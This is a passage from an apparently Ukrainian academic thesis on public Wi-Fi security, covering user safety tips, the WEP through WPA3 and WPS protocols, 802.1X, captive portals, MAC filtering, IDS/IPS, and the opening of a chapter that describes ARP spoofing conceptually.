


Рисунок 1.4 Схема роботи мережі з кількома точками доступу

## 3. Мережі з підтримкою роумінгу

Забезпечують безшовне перемикання між точками доступу, коли користувач пересувається територією. Важливі для об'єктів, де користувачі постійно рухаються, наприклад, університети чи виставкові центри (рис. 1.5).




Рисунок 1.5 Схема роботи мережі з підтримкою роумінгу

### 1.2.3. Правила безпеки при підключенні до публічних WI-FI мереж

- Використовуйте VPN

Якщо вам доводиться користуватися точкою доступу безкоштовного інтернету, то користуйтеся нею через VPN. VPN - це технологія, яка забезпечує мережеве з'єднання поверх мережі Інтернет. Під час використання VPN-програм увесь трафік іде в зашифрованому вигляді через віртуальну мережу, що набагато безпечніше, ніж використовувати безкоштовний доступ до мережі Інтернет напряду.

- **Не підключайтеся до WI-FI-мереж автоматично**

Смартфони та планшети з налаштуваннями «з коробки» автоматично підключаються до першої знайденої безкоштовної WI-FI hotspot точки, у якій не задано пароль. Після підключення вони починають синхронізувати облікові дані, передаючи у своєму трафіку паролі та логіни. Використання таких налаштувань дуже небезпечно. Вимкніть на своєму пристрої функцію автоматичного підключення до WI-FI, щоб він не підключився до мережі злоумисників, через яку збирається особиста інформація.

- **Використовуйте SSL**

Багато сучасних сайтів використовують шифрований протокол SSL. Цей протокол дає змогу пристрою обмінюватися даними з сайтом у захищеному вигляді. Однак кількість таких безпечних сайтів ще не дуже велика, тому незайвим буде встановити на ваші пристрої розширення для браузера SSL Everywhere. Завдяки цьому дозволу, обмін інформацією з будь-яким сайтом, навіть найстарішим, відбуватиметься в зашифрованому вигляді, що різко зменшить вірогідність того, що ваші конфіденційні дані потраплять у легкодоступному вигляді до рук злоумисників.

- **Користуйтеся двоетапною аутентифікацією**

Двоетапна автентифікація на сайт передбачає, що для входу на сайт потрібно ввести два види даних - спочатку ті, які ви знаєте (логін і пароль), потім ті, які вам надішле сайт (зазвичай це код, що надсилається за допомогою СМС). Таку автентифікацію використовує більшість інтернет-банків і соцмереж. Така схема роботи з сайтами набагато надійніша, ніж простий вхід із паролем. Таким

чином, навіть якщо логін і пароль потрапить до зломисників, то цих даних все одно буде недостатньо для входу в обліковий запис сайту.

- **Зайвий раз перевірте назву мережі**

У цьому підпункті ми об'єднали відразу кілька улюблених шахраями методів обману користувачів. Зломисники часто роблять свої точки доступу WI-FI незапароленими. Уникати варто і підключення до мереж із підозрілими іменами (наприклад, WiFiFree, InternetFree). Найчастіше саме такі способи обману використовують зломисники для крадіжки особистих даних користувачів. Щоб не потрапити на виверти шахраїв, варто обирати точки доступу з увімкненим шифруванням, а пароль запитувати безпосередньо у власника WI-FI.

- **Захищайте свої паролі**

Головні правила: не використовувати один і той самий пароль для всіх своїх облікових записів; необхідно застосовувати складні паролі; не зберігати паролі на ноутбучі або в смартфоні у відкритому вигляді. Для підвищення секретності даних краще користуватися менеджерами паролів. Ці програми зберігають паролі та логіни облікових записів у зашифрованому вигляді.

### **1.3. Засоби безпеки WI-FI**

#### **1.3.1. Шифрування даних**

*1. WEP* (Wired Equivalent Privacy) — це один з перших шифрувальних протоколів, який був розроблений для захисту бездротових мереж. Він був впроваджений на початку епохи WI-FI, коли безпека ще не була настільки важливою[4].

Принцип роботи WEP досить простий. Він використовує спільний ключ шифрування, який встановлюється на точках доступу та пристроях, що підключаються до мережі. Цей ключ служить для захисту передачі даних між цими пристроями.

Через обмеження уряду США на експорт криптографічних технологій, розмір ключів WEP спочатку був обмежений 40-бітним ключем (так званий

WEP-40) для 64-розрядного протоколу WEP. Коли ці обмеження були зняті, було запроваджено розширений 128-бітний протокол WEP з використанням 104-бітного ключа (WEP-104). WEP використовує потоковий шифр RC4 для забезпечення конфіденційності та контрольну суму CRC-32 для забезпечення цілісності.

64-бітний ключ WEP використовує рядок з 10 шістнадцяткових алфавітно-цифрових символів (основа 16), кожен символ представляє 4 біти, тоді як 128-бітний ключ WEP використовує рядок з 26 шістнадцяткових алфавітно-цифрових символів. Ці символи — це або цифри від 0 до 9, або літери від A до F.

Однак, його шифрування є досить слабким і легко піддатливим до атак. Це означає, що хакери можуть швидко і легко отримати доступ до вашої мережі і перехоплювати передані дані.

Отже, використання WEP не рекомендується з огляду на його недостатню безпеку. Натомість, рекомендується використовувати більш сучасні і безпечні протоколи шифрування, такі як WPA2 або WPA3, які забезпечують набагато вищий рівень захисту мережі. Заміна WEP на більш сильний шифрувальний протокол допоможе забезпечити вашу мережу від несанкціонованого доступу та захистити ваші конфіденційні дані(рис. 1.6).




Figure 1: WEP process

Рисунок 1.6 Структура WEP

**2. WPA** (WI-FI Protected Access) — це протокол безпеки, призначений для підвищення безпеки бездротових мереж. Він був запроваджений як покращення попереднього протоколу WEP (Wired Equivalent Privacy), який мав кілька вразливостей у безпеці.

WPA забезпечує надійні механізми шифрування та автентифікації для захисту бездротового зв'язку. Він використовує алгоритм шифрування Temporal Key Integrity Protocol (TKIP), який динамічно генерує ключі шифрування для кожного пакету даних, що передається мережею. Це допомагає запобігти перехопленню та розшифровці даних неавторизованими користувачами.

На додаток до шифрування, WPA також використовує механізми автентифікації, щоб гарантувати, що тільки авторизовані пристрої можуть підключатися до мережі. Він підтримує два методи автентифікації: WPA-Personal (також відомий як WPA-PSK) і WPA-Enterprise.

WPA-Personal використовує попередньо наданий ключ (PSK), який, по суті, є паролем, спільним для всіх пристроїв, які бажають підключитися до мережі. Цей ключ використовується для генерації ключів шифрування для передачі даних. Він забезпечує відносно простий і зручний метод захисту домашньої або невеликої офісної мережі.

WPA-Enterprise використовує більш надійний механізм автентифікації, який називається розширюваний протокол автентифікації (Extensible Authentication Protocol, EAP). Він вимагає окремого сервера автентифікації, такого як сервер віддаленої автентифікації RADIUS (Remote Authentication Dial-In User Service), для перевірки автентичності пристроїв, що підключаються. Цей метод зазвичай використовується в корпоративних середовищах, де потрібен вищий рівень безпеки.

Впровадження захисту WPA в мережі WI-FI має вирішальне значення для захисту від несанкціонованого доступу та витоку даних. Для мереж WPA-Personal рекомендується використовувати надійну, унікальну парольну фразу або пароль, а також регулярно оновлювати та змінювати ці облікові дані. Для мереж WPA-Enterprise важливо використовувати надійну інфраструктуру

автентифікації та регулярно оновлювати протоколи і сертифікати безпеки(рис. 1.7).




Рисунок 1.7 Структура WPA

3. **WPA2** з'явився 2004 року. Він є оновленою версією WPA. WPA2 заснований на механізмі мережі високої безпеки (RSN) і працює у двох режимах:

- Персональний режим або загальний ключ (WPA2-PSK) використовує загальний пароль доступу і зазвичай застосовується в домашніх мережах.
- Корпоративний режим (WPA2-EAP) більше підходить для мереж організацій і комерційного використання.

В обох режимах використовується протокол CCMP, заснований на алгоритмі розширеного стандарту шифрування (AES), що забезпечує перевірку автентичності та цілісності повідомлення. Протокол CCMP є надійнішим, ніж протокол TKIP, який початково використовується у WPA, тому його використання ускладнює атаки зломисників.

WPA2 став стандартним протоколом безпеки для мереж WI-FI у всьому світі. Він забезпечує надійне шифрування, що надзвичайно ускладнює зломисникам розшифрування перехоплених даних. Однак важливо пам'ятати, що WPA2 не є невразливим, і певні атаки, такі як атака грубої сили та атака за словником, все ще можуть становити загрозу.

Однак у протоколі WPA2 також є недоліки. Наприклад, він вразливий для атак із перевстановленням ключа (KRACK). Атаки з перевстановленням ключа використовують уразливість WPA2, що дає змогу імітувати реальну мережу і змушувати користувачів підключатися до шкідливої мережі замість справжньої.

Це дає змогу зломисникам розшифровувати невеликі фрагменти даних, об'єднання яких дасть змогу зламати ключ шифрування. Однак на пристрої можуть бути встановлені виправлення, тому WPA2 вважається більш надійним, ніж WEP і WPA(рис. 1.8).




Рисунок 1.8 Структура WPA2

**4. WPA3** — це третя версія протоколу захищеного доступу WI-FI. Об'єднання WI-FI Alliance випустило WPA3 у 2018 році. У протоколі WPA3 реалізовано такі нові функції для особистого і для корпоративного використання:

- Індивідуальне шифрування даних. Під час входу в публічну мережу WPA3 реєструє новий пристрій у спосіб, який не передбачає використання загального пароля. У WPA3 використовується протокол DPP (Device Provisioning Protocol) для мереж WI-FI, що дає змогу користувачам використовувати теги NFC або QR-коди для під'єднання пристроїв до мережі. Крім того, для забезпечення безпеки WPA3 використовується шифрування GCMP-256 замість 128-бітного шифрування, що застосовувалося раніше;
- Протокол SAE (одночасна аутентифікація рівних). Цей протокол використовується для створення безпечного "рукостискання", під час якого мережевий пристрій під'єднується до бездротової точки доступу, і обидва пристрої обмінюються даними для перевірки автентифікації та під'єднання. Навіть якщо пароль користувача недостатньо надійний, WPA3 забезпечує більш безпечну взаємодію за протоколом DPP для мереж WI-FI;

- Посилений захист від атак методом підбору пароля. Протокол WPA3 захищає від підбору пароля в автономному режимі. Користувачеві дозволяється виконати тільки одну спробу введення пароля. Крім того, необхідно взаємодіяти безпосередньо з пристроєм WI-FI: при кожній спробі введення пароля потрібна фізична присутність. У протоколі WPA2 відсутнє вбудоване шифрування і захист даних у публічних відкритих мережах, що робить атаки методом підбору пароля серйозною загрозою.

Пристрої, що працюють за протоколом WPA3, стали широко доступні у 2019 році. Вони підтримують зворотну сумісність із пристроями, що працюють за протоколом WPA2.

На закінчення, WPA3 являє собою значний прогрес в області безпеки WI-FI, усуваючи вразливості, присутні в попередніх протоколах. Завдяки більш надійному шифруванню, покращеній автентифікації та захисту від різних атак, WPA3 підвищує загальний рівень безпеки бездротових мереж і надає користувачам більш безпечне та надійне використання WI-FI(рис. 1.9).




Рисунок 1.9 Структура WPA3

**5. WPS** (WI-FI Protected Setup) — це функція, яка спрощує процес підключення пристроїв до мережі WI-FI, дозволяючи користувачам легко встановлювати безпечне з'єднання без необхідності вручну вводити пароль WI-FI.

WPS зазвичай включає в себе метод конфігурації кнопкою або метод автентифікації на основі PIN-коду. Кнопковий метод вимагає від користувача натиснути фізичну кнопку на WI-FI маршрутизаторі або точці доступу, а потім ініціювати WPS-з'єднання на пристрої, який він хоче підключити. Пристрій і маршрутизатор обмінюються зашифрованою інформацією, і якщо облікові дані збігаються, пристрій отримує доступ до мережі.

Метод на основі PIN-коду передбачає введення восьмизначного PIN-коду, наданого маршрутизатором або попередньо налаштованого, на пристрої, який потрібно підключити до мережі. Маршрутизатор перевіряє PIN-код і надає доступ до мережі, якщо введений PIN-код правильний.

Хоча WPS має на меті спростити процес підключення пристроїв до мережі WI-FI, було виявлено, що вона має вразливі місця в системі безпеки. Ці вразливості можуть бути використані зловмисниками для отримання несанкціонованого доступу до мережі. Одна з найпоширеніших атак відома як атака грубої сили, коли зловмисник систематично перебирає всі можливі комбінації PIN-коду, поки не знайде правильну. Іншою вразливістю є вразливість до офлайн-атак, коли зловмисник перехоплює інформацію про рукостискання WPS і використовує її для отримання пароля WI-FI.

Через проблеми з безпекою, пов'язані з WPS, зазвичай рекомендується вимикати цю функцію на WI-FI маршрутизаторах і точках доступу. Вимкнення WPS допомагає зменшити ризики, пов'язані з несанкціонованим доступом до мережі(рис. 1.10).




Рисунок 1.10 Структура WPS

Таблиця 1.3

### Порівняння методів шифрування WI-FI

| Протокол | Рік випуску | Тип шифрування | Ключові особливості                                                                                                       |
|----------|-------------|----------------|---------------------------------------------------------------------------------------------------------------------------|
| WEP      | 1999        | RC4            | Низький рівень безпеки, простота в налаштуванні.                                                                          |
| WPA      | 2003        | TKIP           | Покращена безпека порівняно з WEP, динамічна зміна ключа                                                                  |
| WPA2     | 2004        | AES            | Загальноприйнятий, сильне шифрування, безпека на рівні індивідуальних пакетів, аутентифікація з використанням 802.1X/EAP. |
| WPA3     | 2018        | SAE            | Оновлений протокол, покращена безпека, відсутність вразливостей WPA2.                                                     |

#### 1.3.2. Протоколи аутентифікації

**1. IEEE 802.1X** — це стандарт, який визначає, як забезпечити автентифікацію для пристроїв, що підключаються до інших пристроїв у локальних мережах (LAN)[5].

Він надає механізм, за допомогою якого мережеві комутатори та точки доступу можуть передавати обов'язки автентифікації спеціалізованому серверу

автентифікації, наприклад, серверу RADIUS, щоб автентифікацією пристроїв у мережі можна було керувати та оновлювати централізовано, а не розподіляти її між різними частинами мережевого обладнання.

В автентифікації 802.1X беруть участь три сторони:

- Заявник: Користувач або клієнт, який хоче пройти автентифікацію;
- Сервер автентифікації: Фактичний сервер, який виконує автентифікацію, зазвичай це сервер RADIUS;
- Аутентифікатор: Пристрій між заявником і сервером автентифікації, наприклад, бездротова точка доступу.

Однією з ключових переваг 802.1X є те, що автентифікатор може бути простим і "німим" — "мізки" повинні бути тільки у заявника і сервера автентифікації. Це робить 802.1X ідеальним для бездротових точок доступу, які зазвичай мають невеликий обсяг пам'яті та обчислювальної потужності.

Існує декілька режимів роботи, але найпоширеніша послідовність автентифікації виглядатиме приблизно так:

Автентифікатор надсилає пакет "EAP-запит/Ідентифікація" заявнику, як тільки виявляє, що з'єднання активне (наприклад, коли система заявника асоціюється з точкою доступу).

Заявник надсилає пакет "EAP-відповідь/ідентичність" автентифікатору, який передає його серверу автентифікації (RADIUS).

Сервер автентифікації надсилає назад виклик автентифікатору, наприклад, за допомогою системи токен-паролів. Автентифікатор розпаковує його з IP, перепаковує в EAPOL і надсилає заявнику. Різні методи автентифікації змінюють це повідомлення і загальну кількість повідомлень.

Заявник відповідає на запит через автентифікатор, який передає відповідь серверу автентифікації.

Якщо заявник надає належну ідентифікацію, сервер автентифікації відповідає повідомленням про успіх, яке передається заявнику. Тепер автентифікатор дозволяє доступ до локальної мережі, хоча він може бути обмежений на основі атрибутів, які повертаються від сервера автентифікації.

Наприклад, автентифікатор може переключити заявника на певну віртуальну локальну мережу або викликати набір правил брандмауера(рис. 1.11).



Рисунок 1.11 Послідовність автентифікації 802.1X

**2. Captive Portal** — це механізм, що використовується в бездротових WI-FI мережах для авторизації та надання доступу користувачам. Він використовується в публічних місцях, таких як готелі, аеропорти, кафе, де безкоштовний доступ до Інтернету надається через обмежений проміжок часу або за умови авторизації.

Коли користувач намагається підключитися до бездротової мережі з активованим Captive Portal, він автоматично перенаправляється на спеціальну веб-сторінку або портал, де йому пропонуються умови використання мережі або запитуються облікові дані для авторизації.

Деякі портали вимагають ввести ім'я користувача та пароль. Бізнес може надавати пароль перевіреним клієнтам, наприклад, при оплаті за товар або послугу. Це дає підприємству контроль над тим, хто користується його точкою доступу WI-FI. Сторінка з умовами надання послуг (яка, по суті, є переліком того, що можна і чого не можна робити при користуванні мережею) також захищає їх від можливої юридичної відповідальності.

Captive Portal також дає компаніям більший контроль над пропускнуою спроможністю інтернету, оскільки вони можуть обмежувати використання.

Деякі компанії використовують внутрішні портали для збору інформації про потенційних клієнтів (наприклад, пропонуючи користувачам заповнити форму), збору відгуків користувачів, показу реклами або висвітлення нової акції.

Основна мета Captive Portal — заблокувати користувачам доступ до точки доступу WI-FI до того, як вони будуть підтверджені та перевірені (автентифіковані) системою. Зазвичай сервери автентифікації підтримують як HTTP, так і HTTPS веб-з'єднання.

Коли неавторизований користувач намагається підключитися до мережі, його HTTP/HTTPS-трафік перенаправляється на сервер автентифікації. Потім користувач бачить веб-сторінку порталу, де він може підтвердити свій логін. Якщо автентифікація пройдена успішно, користувач отримує доступ до порту і мережі. Кожен клієнт, підключений до інтерфейсу порталу, повинен пройти автентифікацію, перш ніж отримати доступ до мережі(рис. 1.12).




Рисунок 1.12 Схема роботи Captive Portal

**3. MAC-адресна фільтрація** — це метод контролю доступу в бездротових мережах, який базується на фільтрації за фізичними адресами пристроїв, відомих як MAC-адреси. Кожен бездротовий пристрій має унікальну MAC-адресу, яка ідентифікує його в мережі.

За допомогою MAC-адресної фільтрації адміністратор мережі може вказати, які конкретні MAC-адреси пристроїв мають дозвіл на підключення до мережі, а які адреси повинні бути заблоковані. Це досягається шляхом

налаштування маршрутизатора або точки доступу таким чином, щоб вони дозволяли або блокували доступ на основі MAC-адресів.

При використанні MAC-адресної фільтрації адміністратор мережі спочатку створює список дозволених MAC-адресів пристроїв, які мають право підключатися до мережі. Коли пристрій намагається підключитися, маршрутизатор або точка доступу перевіряють його MAC-адрес на відповідність списку. Якщо MAC-адрес пристрою знаходиться у списку дозволених, то він отримує доступ до мережі, в іншому випадку доступ блокується.

MAC-адресна фільтрація може бути використана для забезпечення додаткового рівня безпеки мережі, обмеження доступу до неї лише для певних пристроїв та зменшення ризику несанкціонованого підключення. Однак, важливо зазначити, що цей метод не є повністю надійним, оскільки MAC-адресу можна легко підробити або змінити на деяких пристроях. Тому, MAC-адресна фільтрація повинна використовуватися разом з іншими заходами безпеки для кращої захищеності мережі.

### **1.3.3. Системи виявлення й запобігання атак (IDS/IPS)**

Системи виявлення й запобігання атак (IDS/IPS) є важливою частиною забезпечення безпеки публічних WI-FI мереж, адже вони здатні виявляти спроби несанкціонованого доступу й атак, а також запобігати їм у реальному часі. Основним завданням цих систем є моніторинг мережевого трафіку, виявлення аномалій, аналіз даних та активне втручання в разі загрози.

IDS (Intrusion Detection System) орієнтована на виявлення підозрілої діяльності та генерацію сповіщень для адміністраторів. Вона працює в пасивному режимі, тобто лише аналізує мережевий трафік і фіксує потенційні загрози. У свою чергу, IPS (Intrusion Prevention System) є більш активним рішенням. Вона не тільки аналізує дані, а й блокує підозрілі з'єднання або пакети в реальному часі, забезпечуючи оперативний захист від атак.

Принцип роботи IDS/IPS базується на двох основних підходах. Перший — сигнатурний аналіз, коли система порівнює отримані дані із заздалегідь

відомими шаблонами загроз. Цей метод ефективний для виявлення вже відомих атак, але може бути безсилим проти нових чи модифікованих загроз. Другий підхід — аналіз аномалій, який фіксує відхилення від типової поведінки системи. Він дозволяє виявляти нові загрози, але може призводити до хибних спрацьовувань через некоректні налаштування або природні зміни в трафіку.

Системи IDS/IPS можна класифікувати на мережеві (NIDS/NIPS) та хостові (HIDS/HIPS). Мережеві системи аналізують трафік на рівні всієї мережі й призначені для захисту її інфраструктури. Хостові ж встановлюються безпосередньо на пристроях і забезпечують їхній локальний захист, наприклад, від спроб несанкціонованого доступу до файлів або системних процесів.

Використання IDS/IPS у публічних WI-FI мережах має численні переваги. Такі системи ефективно захищають від атак типу «людина посередині» (MITM), спроб сканування мережі та несанкціонованого доступу. Вони також забезпечують контроль за відповідністю політик безпеки, дозволяють блокувати небажані з'єднання та активно запобігати атакам, таким як DoS.

Попри очевидні переваги, впровадження IDS/IPS може супроводжуватися певними викликами. Наприклад, хибні спрацьовування, спричинені неправильними налаштуваннями, можуть ускладнити роботу адміністраторів. Крім того, зловмисники іноді використовують складні техніки обходу сигнатурних систем. Також варто враховувати фінансові витрати на встановлення й підтримку таких рішень, які включають оновлення систем, їхнє адміністрування та навчання персоналу.

Загалом, системи IDS/IPS є незамінним інструментом для безпеки WI-FI мереж, особливо в умовах їхньої публічної доступності. Ефективна інтеграція IDS/IPS з іншими засобами безпеки, такими як VPN чи системи управління доступом, допомагає створити багаторівневий захист, що значно підвищує загальну стійкість мережі до кіберзагроз.

## **Висновки до першого розділу**

У цьому розділі було розглянуто ключові теоретичні аспекти, що стосуються публічних WI-FI мереж, їхньої структури, принципів роботи та поширеності.

Розгляд принципів роботи WI-FI мереж показав, що їхня основа — бездротова передача даних за допомогою стандартів сімейства IEEE 802.11. Функціонування таких мереж залежить від взаємодії точки доступу та кінцевих пристроїв, які забезпечують безперебійний обмін даними в локальній мережі та вихід до глобальних ресурсів Інтернету.

Отримані теоретичні знання є основою для розуміння потенційних загроз, з якими стикаються публічні WI-FI мережі, а також дозволяють краще усвідомити важливість належного рівня їхнього захисту. Це створює міцне підґрунтя для подальшого аналізу атак і розробки технологій забезпечення безпеки в наступних розділах дослідження.

## **РОЗДІЛ 2 ЗАГРОЗИ ТА АТАКИ НА ПУБЛІЧНІ WI-FI МЕРЕЖІ**

### **2.1. Атаки на конфіденційність**

#### **2.1.1. ARP-Spoofing**

ARP Spoofing (іноді називають ARP Cache Poisoning) — це тип кібератаки на локальну мережу, при якій зловмисник підробляє відповіді протоколу ARP (Address Resolution Protocol). Це дозволяє йому видавати себе за інший пристрій у мережі, зазвичай за шлюз або сервер, і перехоплювати трафік між іншими учасниками мережі(рис. 2.1).

##### **Як працює ARP-спуфінг?**

- ARP працює без автентифікації, тому пристрої автоматично довіряють усім ARP-відповідям.
- Кеш ARP зберігає відповідності MAC-адрес і IP-адрес для зменшення кількості запитів.

Хід атаки:

- Зловмисник надсилає підроблені ARP-повідомлення жертві та шлюзу (маршрутизатору).
- Пристрої оновлюють свої ARP-кеші, вважаючи підроблену інформацію достовірною.
- З цього моменту весь трафік між жертвою та шлюзом проходить через пристрій зловмисника.

Зловмисник може:

- Перехоплювати трафік (Man-in-the-Middle).
- Модифікувати дані в трафіку.

# ARP Poisoning/Spoofing

